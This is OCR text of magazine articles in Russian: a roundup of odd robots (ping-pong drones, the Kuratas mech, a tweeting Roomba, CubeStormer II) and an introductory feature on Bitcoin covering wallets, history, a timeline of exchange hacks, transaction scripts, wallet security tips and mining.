
В нашей жизни год от года становится все больше роботов. Некоторые из них просты и берут на себя элементарные функции — скажем, робот-пылесос; другие куда сложнее, и на их разработку у лучших умов планеты уходят годы — например, роботы — ассистенты хирургов. Но порой на свет появляются непонятные, прикольные или просто безумные роботы. Представляем твоему вниманию небольшую подборку самых странных и бесполезных (возможно, только на первый взгляд) электронных друзей человека. Попробуем понять, кто, как и зачем их создает.

ПИНГ-ПОНГ С КВАДРОКОПТЕРОМ

Миниатюрные квадрокоптеры сами по себе штука весьма забавная, и ты наверняка слышал об AR.Drone, которым можно управлять при помощи смартфона. Но если для кого-то подобные гаджеты лишь игрушка, то для других — повод хорошо поломать голову.

Так, ученые из Калифорнийского университета в Беркли достаточно давно работают над созданием собственного ПО для квадрокоптеров. Основная его задача — оперативный расчет траектории полета самого аппарата и различных объектов, которые робот фиксирует своими камерами. В ходе работы была создана технология, получившая имя LBMPC (Learning Based Model Predictive Control), что можно перевести как «самообучающаяся модель предиктивного управления». Благодаря этой технологии летающие роботы «научились» с высокой точностью просчитывать траекторию полета брошенного предмета, например шарика для пинг-понга. youtu.be/dL_ZFSvLXlU — этот ролик демонстрирует, что расчетом траектории дело не ограничилось и квадрокоптеры успешно ловят шарики для настольного тенниса.

Кстати, похожую штуку разработали и инженеры Швейцарской высшей технической школы Цюриха. Эти ребята вообще научили квадрокоптеры играть в пинг-понг друг с другом, установив на них ракетки.





ЧЕЛОВЕКОПОДОБНЫЙ БОЕВОЙ РОБОТ KURATAS


Хорошая новость для всех поклонников мехов, аниме и просто огромных человекоподобных боевых роботов — они уже здесь и их даже можно купить (правда, для этого нужно быть миллионером). Конечно, разработать такую штуку могли только японцы. Ответственность за создание робота Kuratas лежит на компании Suidobashi Heavy Industry (suidobashijuko.jp).

Kuratas — это 4,4 тонны металла, четыре метра «роста» и более тридцати гидравлических сочленений на дизельном ходу. Все это счастье способно развивать скорость до 10 километров в час, а управлять им можно как из кабины пилота, так и удаленно, при помощи смартфона.

Робот вооружен двумя ракетницами и двумя роторными пулеметами, которые стреляют игрушечными пулями. Ракетницы тоже более-менее настоящие, они даже могут стрелять фейерверками или бутылками с водой (неполными, чтобы случайно не нанести никому увечий). Управление «оружием» реализовано просто замечательно: пулеметы начинают раскручиваться и имитируют стрельбу в тот момент, когда водитель робота улыбается.

Самое же интересное в том, что Kuratas — не просто красивый концепт. Заказать робота уже можно, только цена кусается — обойдется такая игрушка примерно в 1,35 миллиона долларов.

НЕКОТОРЫМ ЛЮДЯМ ОТЧАЯННО ХОЧЕТСЯ СДЕЛАТЬ ПРОСТОЕ СЛОЖНЫМ И ДОБАВИТЬ ОБЫЧНЫМ ВЕЩАМ ЧЕГО-НИБУДЬ ЭТАКОГО



JANKEN — ЧЕМПИОН В ИГРЕ «КАМЕНЬ, НОЖНИЦЫ, БУМАГА»

От пугающего Kuratas перейдем к более повседневным и менее экзотичным вещам. Еще одна разработка японских ученых (похоже, эти парни куда круче всемирно известных британских ученых) — робот Janken, способный в 100% случаев обыграть человека в игре «камень, ножницы, бумага».

Построили эту роботизированную руку инженеры из исследовательской лаборатории Ishikawa-Oku, совместив систему машинного зрения и высокоскоростного робота. Janken анализирует положение и форму человеческой руки — угол поворота кисти, движение пальцев. Чтобы определить, «камень», «ножницы» или «бумагу» покажет человек, роботу требуется всего одна миллисекунда! После этого Janken автоматически показывает выигрышное положение руки. Этот эффект достигается благодаря встроенной высокоскоростной камере. Человек просто не способен успеть быстрее робота.

Конечно, построили Janken не шутки ради: подобные системы взаимодействия между человеком и машиной могут помочь в создании роботизированных интерфейсов управления движением для инвалидов.

РОБОТ-ПЫЛЕСОС И ЕГО TWITTER

Во вступлении к этой статье я упомянула, что робот-пылесос — это один из самых простых примеров робототехники в нашей повседневной жизни. В самом деле — что сложного и непонятного в этой маленькой плоской коробочке, которая тихонько ездит по полу и собирает мусор? Верно — ничего. Но некоторым людям отчаянно хочется сделать простое сложным и добавить обычным вещам чего-нибудь этакого.

Пятнадцатилетний экспериментатор под ником matchlighter выложил на сайт Instructables результаты своего опыта по перепрограммированию популярной модели робота-пылесоса iRobot Roomba. Цель была проста — научить робота писать в Twitter и оснастить его веб-интерфейсом.

Юный хакер вскрыл корпус пылесоса, добрался до порта питания и изготовил собственный кабель интерфейса из 4-парного CAT5, который поддерживает скорость передачи данных до 100 мегабит в секунду. Затем он добавил регулятор напряжения между пылесосом и микроконтроллером Arduino для того, чтобы защитить последний от высокого напряжения. Когда конструкция была готова, он подключил iRobot Roomba и модуль беспроводного соединения Wi-Fi к контроллеру. Написанный код позволил пылесосу делиться со всем миром сообщениями о том, чем он занят: twitter.com/#!/TheRoomba.



ВСЯ ВЛАСТЬ ПЫЛЕСОСАМ!


Даже без сложных наворотов вроде Arduino робот-пылесос — интересная затея. Только представь себе бессонные ночи, проведенные за поиском идеального маршрута! Цены на самые простые пылесосы Roomba начинаются с 12–13 тысяч рублей, самые дорогие обойдутся в 30 с лишним тысяч. Различаются они, как ни странно, пылесосным функционалом, а также поддержкой интерфейсов USB, Bluetooth и прочего.

РОБОТЫ, КОТОРЫЕ ИГРАЮТ В ИГРЫ

Сегодня почти у всех нас есть смартфоны, а на этих самых смартфонах установлены различные игры. Но приходило ли тебе в голову, что ставить рекорды и даже просто играть за тебя может робот? Мне тоже не приходило, но, оказывается, это достаточно распространенная тема :).

Существует популярная игра для iPad — «1 to 50». На экране появляются 50 квадратиков, на которых в случайной последовательности разбросаны цифры от 1 до 50. Задача пользователя — запустить таймер и за максимально короткое время успеть нажать на цифры в последовательности от 1 до 50. В компании Adept Technology (adept.com) создали сверхбыстрый «интеллектуальный манипулятор» Adept Quattro, который справляется с этой задачей за 6,67 секунды, в то время как рекорд человека — 7,85 секунды.

Но если игра в «1 to 50» — это лишь наглядный пример работы Adept Quattro, который обычно используется в иных областях, то дельта-робот, созданный ребятами из Bitbeam (bitbeam.org), сделан именно «for fun». Этот робот, собранный на базе Arduino, прекрасно справляется с игрой в Angry Birds: youtu.be/x2e73HraePY.




БЫСТРЕЕ ВСЕХ КУБИК РУБИКА СОБЕРЕТ CUBESTORMER II

Наборы LEGO Mindstorms недаром так популярны среди поклонников робототехники — из них можно собрать множество крутых штук. Отличное тому доказательство — робот CubeStormer II, созданный на базе четырех наборов LEGO Mindstorms NXT под управлением смартфона Samsung Galaxy S II. Этот робот способен собрать кубик Рубика за 5,4 секунды, что на 0,3 секунды быстрее рекорда, поставленного человеком.

Авторами необычной машины выступают Майк Добсон и Дэвид Гилдэй. Эти парни раньше уже пытались создать робота, собирающего кубик Рубика, но поодиночке (так родились CubeStormer и Speedcuber). Чтобы побить рекорд, установленный человеком, им пришлось объединиться.

Они написали прогу для Samsung Galaxy S II, управляющую манипуляторами LEGO по Bluetooth. Первая секунда уходит у робота на сканирование граней куба (с помощью камеры смартфона), после чего смартфон на лету решает популярную головоломку, передавая необходимые команды манипуляторам робота.

Сложно поверить, что робот способен управиться всего за пять секунд, поэтому советую увидеть это один раз своими глазами: youtu.be/_d0LfkIut2M.



УМНЫЙ КОНСТРУКТОР

Чтобы сделать собственного робота на базе Mindstorms, тебе понадобится набор примерно за 13–14 тысяч рублей. В эту цену входит программируемый контроллер, набор сенсоров и моторов — твои роботы смогут ориентироваться по звуку, свету и распознавать препятствия. Программировать при этом можно либо на фирменном языке, либо на любом другом — с помощью неофициальных решений, поддерживаемых сообществом энтузиастов.

Иван Тихонов (admin@btsec.com)





Bitcoin: новое цифровое золото?

РАССКАЗЫВАЕМ ВСЁ ПРО ВИРТУАЛЬНУЮ ВАЛЮТУ БУДУЩЕГО

Любой IT-энтузиаст хоть раз слышал о попытке создать полностью виртуальную валюту нового типа — о глобальнейшем социально-экономическом эксперименте под названием Bitcoin. Предлагаем тебе подробнейший обзор этой системы, не прекращающей вызывать интерес и споры на протяжении уже трех лет.

В первую очередь Bitcoin является наглядным свидетельством того, что сегодня даже самую необычную и на первый взгляд безумную идею можно выразить с помощью программного кода и она будет распространяться дальше в виде готового продукта. Всеобщий интерес к знаменитой криптовалюте вызван рядом особенностей:

- Bitcoin представляет собой децентрализованную P2P-сеть, в которой не существует контролирующего органа.
- Все платежи анонимны и не могут быть отменены.
- Низкие комиссии за переводы или их отсутствие.
- Эмиссию новых денег производят сами участники (это называется майнинг, подробнее читай во врезке).
- Денежная масса в системе конечна (21 миллион биткоинов), алгоритм и темпы эмиссии известны всем наперед.

Исходя из свойств биткоина, нетрудно провести аналогии и понять, что создатели пытались сделать цифровой аналог золота. Судите сами: биткоин — исчерпаемый ресурс, чем больше его добыто, тем сложнее добывать его дальше. Его количество не зависит от количества людей, использующих его, его невозможно скопировать, его подделка выходит дороже его добычи. Теоретически его стоимость со временем только растет.

ИНСТРУКЦИЯ ПО ПОЛУЧЕНИЮ BITCOIN-КОШЕЛЬКА

1. Скачайте ПО кошелька с официального сайта проекта bitcoin.org.
2. Дождитесь полной синхронизации с сетью, это довольно длительный процесс.
3. Настоятельно рекомендуем сразу зашифровать файл кошелька: «Настройки → Зашифровать бумажник».
4. На вкладке «Получение монет» создайте несколько адресов, им можно давать метки, например «mining_pool», «donate», «work» и тому подобные, чтобы легче было впоследствии дифференцировать транзакции в истории. Для получения монет в свой кошелек предоставьте передающей стороне любой из этих адресов. На вкладке «Обзор» кошелек показывает общий баланс полученных монет на все адреса, за вычетом всех отправлений.
5. Получить первые монеты в свой кошелек можно несколькими способами:
   - попросить отправить их тому, кто их имеет;
   - продать что-либо или оказать услуги за биткоины;
   - получить на специальных сервисах раздач типа freebitcoins.appspot.com или dailybitcoins.org;
   - заработать на пулах, например 50btc.com или deepbit.net;
   - обменять средства в других валютах на обменниках или биржах, к примеру btc-e.com или metabank.ru.
6. Для пересылки монет нажмите на вкладку «Отправка монет», введите адрес кошелька или выберите из списка, кому вы хотите сделать перевод, далее укажите количество монет и нажмите «Отправить». Учтите, что если кошелек зашифрован, то потребуется ввести пароль для отправки монет.
7. Не забывайте периодически делать бэкапы кошелька «Файл → Backup wallet».



Если ты видишь этот логотип в интернет-магазине, то он принимает к оплате Bitcoin

КАК ВСЕ НАЧИНАЛОСЬ

Сам проект Bitcoin был представлен в 2009 году неким Сатоши Накамото (Satoshi Nakamoto) — имя, скорее всего, вымышленное, что соответствует идеологии шифропанков. Он опубликовал исходные коды проекта и документ с описанием работы сети. После того как инициатива нашла своих сторонников, автор самоустранился, передав бразды правления развитием Гэвину Андрисену, руководителю разработки официального клиента Bitcoin.

Как писал Сатоши в своем документе, он хотел исключить лишние финансовые институты и дать людям власть над их средствами. Например, получив деньги за товар, вы не обнаружите, что через какое-то время их нет из-за мошеннических действий со стороны покупателя, как бывает с PayPal, ваш счет не заблокируют, как случается с WebMoney, и не потребуют предоставить документы, как делает Яндекс.Деньги.


ФИНАНСОВАЯ ПИРАМИДА? ВОЗМОЖНО

Чем обеспечен биткоин? Ничем — но то же самое можно сказать и о любой другой валюте! После того как США отказались от исполнения Бреттон-Вудского соглашения и доллар перестал быть обеспеченным золотом, сложилась интересная ситуация, когда все другие валюты продолжали быть обеспеченными долларом, а доллар не обеспечен ничем материальным. Да, он обеспечивается доверием граждан и военной машиной США, но он может печататься в любых нужных количествах, и инфляция США распространяется на все другие валюты, то есть получается скрытая дань со всего мира.

Видимо, такая ситуация устраивает не всех, и биткоин создан как альтернатива данному режиму. Без единого эмиссионного центра, без возможности бесконтрольного наращивания денежной массы, без контроля внешних организаций. Конечно, с экономической точки зрения у биткоина тоже есть и свои минусы: дефляционная модель располагает больше к накоплению средств, чем к трате, утерянные монеты не компенсируются, украденные средства не могут быть возвращены владельцу простой отменой транзакции. Так что, как известно, у каждой медали две стороны.

БЕЗОПАСНОСТЬ BITCOIN

Для начала стоит разделить понятия безопасности криптовалюты Bitcoin и безопасности сервисов, которые ее используют. Часто



Курс обмена Bitcoin на доллары на бирже Mt.Gox

в Сети можно увидеть желтые заголовки об «очередном взломе Bitcoin», а в теле заметки говорится о взломе биржи или онлайн-кошелька. Проводя аналогии, с тем же успехом можно заявить, что рубль — ненадежная валюта, после того как у вас в метро украли кошелек с рублями.

Начать стоит с того, что исходный код Bitcoin был изучен уже вдоль и поперек специалистами по безопасности, сама сеть не была взломана ни разу. Конечно, это не означает, что у нее нет уязвимых мест, но те немногие потенциально уязвимые места, которые обнаруживались, закрывались до того, как ими успевали воспользоваться злоумышленники.

Однако, даже если предположить, что сообщество будет досконально проверять каждый новый релиз и не примет билды с закладками, существует вероятность, что противник может вложить крупную сумму денег в производство ASIC-майнеров, сделать мощнейший вычислительный центр, который офлайн сгенерирует липовую побочную ветвь с большей сложностью и в определенный момент выложит ее в сеть, заменив текущую настоящую ветвь. Конечно, такой сценарий маловероятен, но совсем не учитывать его нельзя.

И есть не только технические пути насолить проекту. Возьмем, например, экономический: те же США могут выделить деньги для дестабилизации курса и создания в СМИ негативного образа Bitcoin. Скупая и продавая его на биржах, можно устроить такие скачки курсов, что реальный сектор откажется от этого платежного средства, а законодательные запреты и давление на владельцев бирж, обменников и других сервисов закончат начатое.

САМЫЕ ГРОМКИЕ ИСТОРИИ ВЗЛОМА BITCOIN-СЕРВИСОВ

СЕРВИСЫ, КОТОРЫМИ СТРЕМИТЕЛЬНО ОБРАСТАЕТ СЕТЬ, К СОЖАЛЕНИЮ, ПОКАЗЫВАЮТ НЕ СТОЛЬ ВПЕЧАТЛЯЮЩУЮ СТАТИСТИКУ В ПЛАНЕ БЕЗОПАСНОСТИ. ПЕРЕЧИСЛИМ ТОЛЬКО НАИБОЛЕЕ НАШУМЕВШИЕ СЛУЧАИ ВЗЛОМОВ И ПОТЕРЬ СРЕДСТВ.

06.2011



У пользователя **allinvain** украли с компьютера 25 000 BTC. Почти в это же время компания Symantec обнаруживает в сети новый троян, который занимался только кражами биткоин-кошельков.

Взломана крупнейшая Bitcoin-биржа **Mt.Gox**. Злоумышленники увели всю клиентскую базу. При этом была выведена часть средств, и курс на этой бирже был намеренно обрушен.

07.2011



Администратор Bitcoin-биржи **bitomat.pl** Бартек Шаббат (Bartek Shabbat) сообщил, что потерял файл wallet.dat со всеми средствами в результате апгрейда сервера.

Онлайн-кошелек **mybitcoin.com** взломан, с него вывели около половины средств, что составило примерно 76 000 BTC.

03.2012



Взломаны серверы хостера **Linode**, злоумышленники получили доступ к кошелькам сервисов, располагавшихся на нем. Например, у пула mining.bitcoin.cz было украдено 3094 BTC, а у биржи Bitcoinica — 43 554 BTC.


05.2012



Вновь неприятности у биржи **Bitcoinica**, в результате взлома хакеры вывели средств на 87 000 долларов. Взлом произошел после того, как в Сеть утекли исходные коды проекта.

07.2012





Взломана биржа **BTC-E.com**, был скомпрометирован secret-key на API Liberty Reserve, хакеры сымитировали пополнение счета и скупили все предложения bitcoin, litecoin, namecoin. Вывести смогли только 4500 BTC.



И в третий раз **Bitcoinica**: бывший совладелец биржи использовал API-ключ MtGox в качестве пароля для LastPass. После предыдущего взлома его не меняли. Вывести удалось 40 000 долларов и 40 000 BTC.

И это только один из возможных путей развития событий. Но пока что у сети, наоборот, наблюдается только бурный рост, она обрастает кучей сервисов, вычислительная мощь только растет, как и интерес со стороны пользователей.

ГДЕ ПОЛУЧИТЬ И НА ЧТО ПОТРАТИТЬ?

Не секрет, что анонимность Bitcoin привлекла к нему заинтересованный контингент. Bitcoin действительно начал использоваться как платежное средство, но первыми на него обратили внимание торговцы наркотиками, оружием и прочим нелегальным товаром. Как пример можно привести широко известный онлайн-магазин Silk Road с ежемесячным оборотом в 2 миллиона долларов, доступ в который возможен только через анонимную сеть Tor.


Однако биткоин используется не только для нелегальных операций. Некоторые предприниматели обратились к нему, оценив преимущества перед другими платежными системами. Например, один из магазинов, продающих спортивное питание, начал принимать Bitcoin после того, как WebMoney заморозили без предупреждения счет с оборотными средствами. С Bitcoin это невозможно.

Наиболее полный список легальных сервисов и магазинов, которые принимают BTC в качестве оплаты, можно найти на странице Bitcoin wiki, посвященной торговле (https://en.bitcoin.it/wiki/Trade). В нем находятся сотни ресурсов, которые предлагают самые различные товары и услуги — от музыки и хостинга до одежды и электроники. На многих интернет-магазинах можно увидеть значок «Bitcoin accepted here», что означает: тут вы можете расплатиться биткоинами наравне с другими платежными системами. А в последнее время подобные таблички можно встретить в некоторых кафе, барах и других офлайн-заведениях.

ПЕРСПЕКТИВЫ BITCOIN

Наблюдая за бурным развитием сети, трудно сомневаться в успешности этого проекта. Конечно, не всем он по нраву, и явно мы еще встретимся с попытками запретить использование этой криптовалюты. Но джинн из бутылки уже выпущен, люди увидели, что есть альтернативы привычным фиатным деньгам. Вполне возможно, что широкую известность технология получит совсем не в том виде, который мы наблюдаем сейчас, но сами принципы и идеи уже донесены до общества. И, судя по реакции и стремительно растущему сообществу, эти идеи более чем актуальны в наших реалиях.

Да, сейчас биткоином как платежным средством активно пользуются для незаконных или сомнительных сделок, но то же можно сказать о любой другой валюте мира. Прогресс нельзя остановить, гонцы с депешами давно уступили место электронной почте, а вместо «Алло, барышня! Соедините с ...» в телефонную трубку мы машем рукой в камеру на смартфоне. Так же и Bitcoin вполне может занять свою нишу в платежных системах, заставив потесниться традиционные валюты. ⌶



Рост денежной массы в сети Bitcoin

Bitcoin изнутри

Технически Bitcoin представляет собой P2P-сеть, образованную ПО бумажника. Упрощенно бумажник состоит из программы, которая работает по известным всей сети алгоритмам, базы данных всех транзакций за все время (используется Berkley DB) и файла кошелька, где хранятся пары ключей для подписи транзакций.

Для приема средств в сети Bitcoin используются адреса. Это последовательность букв и цифр, которая является вашим идентификатором в сети. Адреса генерируются локально на компьютере пользователя, их может быть сколько угодно в одном кошельке, по умолчанию при создании нового кошелька в нем создаются 100 адресов (а точнее, пар ключей), при их нехватке бумажник создает дополнительные адреса самостоятельно. Пример Bitcoin-адреса:

```
1BQ9qza7fn9snSCyJQB3ZcN46biBtkt4ee
```

Адреса строятся по определенным правилам: в текущей версии протокола все адреса начинаются с единицы, он является 160-битным хешем от открытого ключа ECDSA ключевой пары, которая хранится в файле кошелька. Поскольку адрес строится по определенному алгоритму и включает в себя контрольную сумму, ПО бумажника может определить, является ли введенная строка адресом Bitcoin или нет; если нет, то отправить на него монеты будет невозможно. Однако если строка удовлетворяет этим параметрам, но вы ошиблись адресом или закрытый ключ из его пары утерян, монеты, отправленные на него, будут потеряны.

Чтобы осуществить транзакцию, нужно подписать закрытым ключом данные о передаче средств и транслировать эти данные в сеть. Для осуществления транзакций в Bitcoin применяется Forth-подобная скрипт-система. ScriptSig на входе и ссылающийся на него scriptPubKey на выходе оцениваются (именно в таком порядке) с использованием значения scriptPubKey из стека scriptSig. Вход признаётся действительным, если scriptPubKey возвращает значение true (истина).

Bitcoin-адрес представляет собой хеш, поэтому отправитель не может указать полный открытый ключ в scriptPubKey. При получении монет, отправленных на Bitcoin-адрес, получатель должен предоставить и подпись (sig), и открытый ключ (pubKey). Скрипт проверяет, возможно ли с помощью данного открытого ключа получить присланный хеш, затем проверяет подпись к предоставленному открытому ключу.

```
scriptPubKey: OP_DUP OP_HASH160 \
     <pubKeyHash> OP_EQUALVERIFY OP_CHECKSIG
scriptSig: <sig> <pubKey>
```

ScriptPubKey — это вторая половина скрипта. Транзакция может содержать больше одного выхода, для того чтобы обработать всю сумму BTC, указанную на входе. К примеру: если вход ссылается на транзакцию в 100 BTC, а вы хотите отправить получателю только 50 BTC, то будет создано два выхода: первый к Bitcoin-адресу получателя, а второй обратно на один из ваших адресов. В случаях, когда на выходах транзакции обрабатывается не вся сумма BTC, указанная на входе, любой необработанный остаток BTC признаётся комиссией за транзакцию: майнер или пул, сгенерировавший блок, в который включена запись о данной транзакции, получит эту не включенную сумму.

Транзакции могут только переводить средства с одних адресов на другие путем переподписывания, единственное исключение — эмиссия новых биткоинов, транзакция генерации монет имеет один вход с параметром «coinbase» вместо параметра scriptSig.

Все транзакции в сети Биткоин упаковываются в блоки. Блок включает в себя хеш предыдущего блока, набор транзакций и случайные

БЕЗОПАСНОСТЬ КОШЕЛЬКА

Безопасность кошелька Bitcoin — это целиком и полностью зона ответственности пользователя. Дадим краткие рекомендации, которые могут повысить безопасность хранения средств в личном кошельке:

1. Держите кошелек на специально выделенном для этого компьютере или хотя бы виртуальной машине.
2. Используйте актуальную версию кошелька, следите за обновлениями ПО.
3. Используйте встроенную защиту шифрования кошелька, используйте надежный пароль.
4. Делайте своевременные резервные копии кошелька и храните их на внешних носителях.
5. Не запускайте свой кошелек на чужих компьютерах.
6. Не отправляйте незашифрованный кошелек по сети.

Будьте бдительны, не поддавайтесь на уловки мошенников. Помните, что практически все технические приемы защиты бесполезны, если вы своими руками передадите контроль над вашими средствами мошенникам.

ПОЛЕЗНЫЕ СЕРВИСЫ ДЛЯ BITCOIN

blockchain.info — сервис статистики, данные о транзакциях и майнинге
bitcoincharts.com — колебания курсов на биржах
weusecoins.com/globe-bitcoin — карта активности Bitcoin в мире

МАЙНИНГ

Майнинг — это процесс добычи биткоинов путем нахождения блоков по алгоритму:

```
Хеш = SHA-2 (SHA-2(Полезная нагрузка + Случайное число))
```

Майнеры перебирают случайно генерируемые байтовые последовательности (nonce), в надежде найти хеш, который будет меньше, чем текущая цель, которая обратно пропорциональна сложности. При нахождении такого хеша майнер рассылает в сеть информацию о найденном блоке и получает эмиссионные средства. Сейчас за нахождение блока дается 50 BTC, в дальнейшем это число будет уменьшаться.

Майнинг может быть экономически выгоден, но из-за того, что сложность и курс биткоина непредсказуемы, на этом нельзя построить стабильный заработок. Были периоды в прошлом году, когда приобретенная для майнинга видеокарта могла окупиться за две недели, а были и такие падения курса, что многие выключали майнинг, так как оплата счетов за электричество превышала доход.

Рассчитать свой доход можно на специальных калькуляторах, которые на основании курса, сложности, хешрейта, стоимости электричества и вложений в железо могут предсказать доход. Для примера можно привести этот калькулятор — tpbitcalc.appspot.com.

